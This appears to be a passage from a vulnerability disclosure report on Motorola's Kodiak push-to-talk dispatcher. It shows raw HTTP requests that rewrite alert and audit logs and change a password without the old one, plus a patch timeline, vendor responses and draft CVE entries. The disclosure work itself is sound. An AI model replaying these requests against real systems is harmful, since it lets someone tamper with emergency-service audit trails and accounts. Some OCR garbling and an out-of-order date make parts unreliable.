
Edited request

```
PUT /ptxdata/dc1602834663734_CAlertLog HTTP/1.1
Accept: application/json
Authorization: Basic <redacted>
Content-Type: application/json
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,sv;q=0.8
Cookie:
wds_langConfig={"language":"English","locale":"en_US","lang_iso":"en","direction":"ltr"};
TS012919f6_28=<redacted>; TS012919f6=<redacted>


{
"_id":"dc1602834663734_CAlertLog","_rev":"12-e372185b7341dc244c5ea8d4e889b6e8",
"alerts":[{"actionStatus":2,"alertID":"7C5B0950-E5E3-FBD4-B57B-A58C920EFBEA",
"alertType":1,
```

```
"callType":"",
"direction":0,
"distanceFromFence":"",
"emergencyCancelReason":"",
"emergencyCancelledByMdn":"",
"emergencyCancelledByName":"",
"emergencyCancelledTime":"",
"fenceName":"","groupId":"",
"groupName":"",
"isHistory":true,
"location":"",
"mdn":"4612345678",
"note":"",
"peerName":"DanielWTESTLABUSER1",
"snapshotDetails":{},"status":"",
"statusDesc":"",
"statuscode":"",
"statusshortmsg":"",
"timestamp":1603878792008}],
"channels":["dc1602834663734-alertlog-private-CH",
"calertlog-public-CH",
"dc1602834663734-CH"],
"expiration":0,
"msgReceivedTime":0,
"state":"processed",
"status":0,"type":"currentalertlog",
"ver":"1.0"
}
```


Before altering logs



After altering logs.



Row one and two in previos picture was removed by the attacker (edited request above).

This was possible because the web application is trusting the client and letting the client update the logs and its history.

Motorola released a patch partly fixing this alert history vulnerability and it wasn't possible to manipulate old logs anymore.
Attackers could still manipulate the alert log by intercepting the current event or create logs in the future by manipulating the timestamp parameter because that API was still in the front end and not in the backend as it should be.

Motorola's security team argument for not patching the remaing vulnerability.

These use cases require a valid, authenticated web dispatch user to be running an application security test software (BurpSuite) on the web dispatch PC from where the web dispatch user is logged in. Such software is prohibited by IT policy (e.g. MSI IT doesn't allow it on our laptops). If Telia's customers are using mission critical control rooms, these PCs will certainly be managed by their IT and such software will be disallowed. Further, if Telia is restricting WDS access only to such control rooms and not opening it up to the internet, WDS users can't login from their personal PCs and therefore such an attack can't be launched.

2.6.2 Audit logs - CV2025-xx7

After the logout button has been pressed in the dispatcher UI, the client will update the Audit logs with an Update logs request.
By manipulating the "update logs" request is possible to alter the current event and its history to display arbitrary text.

Request


Pretty Raw Hex \n

```
PUT /ptxdata/dc1622632148946_CAuditLog HTTP/1.1
Cookie: <redacted>
Content-Length: 760
Accept: application/json
Authorization: Basic <redacted>
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Content-Type: application/json
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "_id":"dc1622632148946_CAuditLog",
  "_rev":"235-5fe7b8054329d3fcb8bbebb873a39a29",
  "auditLog":[
    {
      "auditID":"EB792A7C-86B3-41C4-B578-AC90EAEB2610",
      "auditType":"Operations",
      "message":"All your logs are belong to us - Information here cant be trusted",
      "status":"Success",
      "timestamp":1643903341690
    },
    {
      "auditID":"F0C62AFB-F4F0-F12F-BA3A-04B1AF3F7F1E",
      "auditType":"Network",
      "message":"Network Up",
      "status":"Success",
      "timestamp":1643903342406
    },
    {
      "status":"Success",
      "timestamp":1643903494324,
      "message":"Signed out",
      "auditType":"Operations",
      "auditID":"E786D12F-6965-313F-A949-2FBA3CC5228D"
    }
  ],
  "channels":[
    "dc1622632148946-auditlog-private-CH",
    "cauditlog-public-CH",
    "dc1622632148946-CH"
  ],
  "msgReceivedTime":0,
  "state":"processed",
  "status":0,
  "type":"currentauditlog",
  "ver":"1.0"
}
```

In the picture below the fourth message from the top, the text has been manipulated.

Result in the dispatcher Audit logs



Suggestion to move this specific endpoint from the front end to the back end but unfortunately Motorola chose not to patch this.

Motorola’s security team argument for not patching this vulnerability.

> *These use cases require a valid, authenticated web dispatch user to be running an application security test software (BurpSuite) on the web dispatch PC from where the web dispatch user is logged in. Such software is prohibited by IT policy (e.g. MSI IT doesn't allow it on our laptops). If Telia's customers are using mission critical control rooms, these PCs will certainly be managed by their IT and such software will be disallowed. Further, if Telia is restricting WDS access only to such control rooms and not opening it up to the internet, WDS users can't login from their personal PCs and therefore such an attack can't be launched.*

2.7 Changing password in dispatcher UI - CV2025-xx8

With a signed in user to the Dispatcher webpage its possible to change the current user password without knowing the old password.
Attacker could entering “Hello” or any random characters in the “Current Password” filed.

Just simple push to trust.
This is possible because the server doesn’t validating the old password.




Request:

```
POST /kidm/v1/2/oidc/users/<redacted>username in base 64<redacted>/newpwd HTTP/1.1
Connection: close
Content-Length: 109
Accept: application/json, text/plain, */*
Authorization: Bearer <redacted>
Content-Type: application/json;charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,sv;q=0.8

{"old-pwd":"Hello","new-pwd":"UmVkYWN0ZWQgaW5mb3JtYXRpb24uIExPTA=="}
```

User notified with an e-mail on successful password change.

We can see ther isn’t any unity in their design.
In an another interface Motorola have forgoten to implementing the “Current password filed”.



3 Time line:

yyyy-mm-dd

2020-06-24: Press relase: https://newsroom.motorolasolutions.com/news/swedish-telecommunications-operator-telia-introduces-broadband-push-to-talk-service-from-motorola-solutions.htm

2020-11-09: Motorola received the penetration testing report v1.0.

2020-11-17: Presentation of the result with Motorola. Weekly meetings starts.

2020-11-25: Penetration testing report updated to v1.2, spliting up some vulnerability to make it more clear.

2021-01-25: We got information that Motorola couldent reproduce one of the vulnerability.

2021-02-17: We received a fabricated root cause analysis from Motorola of the DOS vulnerability in sending message.

2021-02-23: NoSQLi patched and old software very updated.

2021-03-16: We sent a working DOS POC (complete request)(self-inflicted crash) to Motorola.

2021-04-14: We sent a working DOS talkgroup POC to Motorola.

2021-04-15: Motorola reproduced it in our lab but couldent do that in its own because they had a newer version.
Motorola said they have found the root cause. Sending in %00 the document id became /u0000.

2021-05-05: Motorola agree to patch all bug. Weekly meetings ends.

2021-06-01: Patch-10.0.2 released and tested. Change password is fixed (CV2025-xx8) and impersonating user (CV2025-xx4) is partly solved.

Quality issue:
Sending impersonating message via API.

1. Dispatcher to cell phone not possible
2. Dispatcher to talk group still possible.

Possible to change name in Dispatcher GUI is still working.

2021-06-30: Introduced new vulnerability: Motorola PTT IDOR in changing name - CV2025-xx6

2021-07-06: Patch 10.0.2 released and tested.

Quality issue:
Still possible to impersonating user in talkgroup.

2021-10-29: Patch 10.0.2 final verified the IDOR is mitigated with F5 irule and code changes will be relesed in 11.0.

2022-09-13: Patch 11.0 released and tested.
Placing message in the message history timeline is fixed CV2025-xx5.
“Denial of Service in sending message” is fixed CV2025-xx3.

Quality issue:
Still possible to impersonating user in talkgroup.
Still possible to alter the Alert and audit logs.

2022-10-17: Patch 11.2 released and tested.
According to Motorola Change name API in Dispather have been removed.
Quality issue:
Still possible to impersonating user in talkgroup.
Still possible to alter the Alert and audit curent event logs.

2023-03-01: Motorola agree once again to patch the manipulating logs even if its was agreed in 2021-05-05.

2022-03-10: Patch 11.2 Round2
Impersonating user in talkgroup and one to one communiaction (CV2025-xx4) and manipulating Alert log history is fixed.
Remaning vulnerability is manipulating Alert and audit curent event logs CV2025-xx7.

2023-04-20: Motorola send email and announced they will not patch the remaing of the “Manilpulating logs” vlunerability CV2025-xx7.

4 CVE registration

Product web page:
https://www.motorolasolutions.com/en_us/products/command-center-software/broadband-ptt-and-lmr-interoperability/mcptt-deployment.html

Product name:
Kodiak Broadband Push to Talk (PTT) - MCPTT

##################
CVE
##################

CV2025-xx1 - NoSQL injection
AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H (8.0)

NoSQL injection vulnerabilities in Motorola Pust to Talk 9.1.1 and earlier, could allow an authenticated attacker to conduct a NoSQL injection attack due to insufficient input validation.
This was fixed in 9.1.1.

CV2025-xx2 - Denial of Service in sending message
AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H (6,5)

DOS vulnerabilities in Motorola Pust to Talk 9.1.1 and earlier, allow an authenticated attacker to conduct a DOS attack with a malicious text message due to insufficient input validation in send text message API.
This was fixed in 11.0.

Couchbase
CV2025-xx3 - Denial of Service in sending message
AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H (6,5)

DOS vulnerabilities in Sync Gateway 2.1.2 which are compatible with Couchbase Server 6.6.X and earlier, allowing an authenticated attacker to conduct a DOS attack on the client by sending special crafted request to the database.
This was fixed in Couchbase server 6.6.3.

CV2025-xx4 - Impersonating users in sending message
AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N (6,5)
Business logic vulnerabilities in Motorola Pust to Talk 9.1.1 and earlier, allowing a signed in user to impersonate user in one to one and talk group communication.
This was fixed in 11.2.

CV2025-xx5 - Placing message in the message history timeline
AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N (4,3)

By manipulating the **msgCreateTime** parameter (unixtime) in sending message API it's possible to implant a specific message in message history timeline/flow.
This was fixed in 11.0.

CV2025-xx6 - IDOR in changing name
AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N (6,5)

IDOR vulnerabilities in Motorola Pust to Talk 9.1.1 and earlier, could allow an authenticated attacker to conduct a name change attack of all users due to insufficient input validation.
This was fixed in 11.0.

CV2025-xx7 - Manipulating logs
AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N (6,5)

Business logic vulnerabilities in Motorola Pust to Talk 9.1.1 and earlier, could allow an authenticated Dispatcher attacker to conduct log manipulation.
This was partly fixed in 11.2.

CV2025-xx8 - Changing password in dispatcher UI
AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:L/A:N (3,1)

Input validation fault doesn't validate the old password when changing password in the dispatcher UI.
This was fixed in 10.0.2.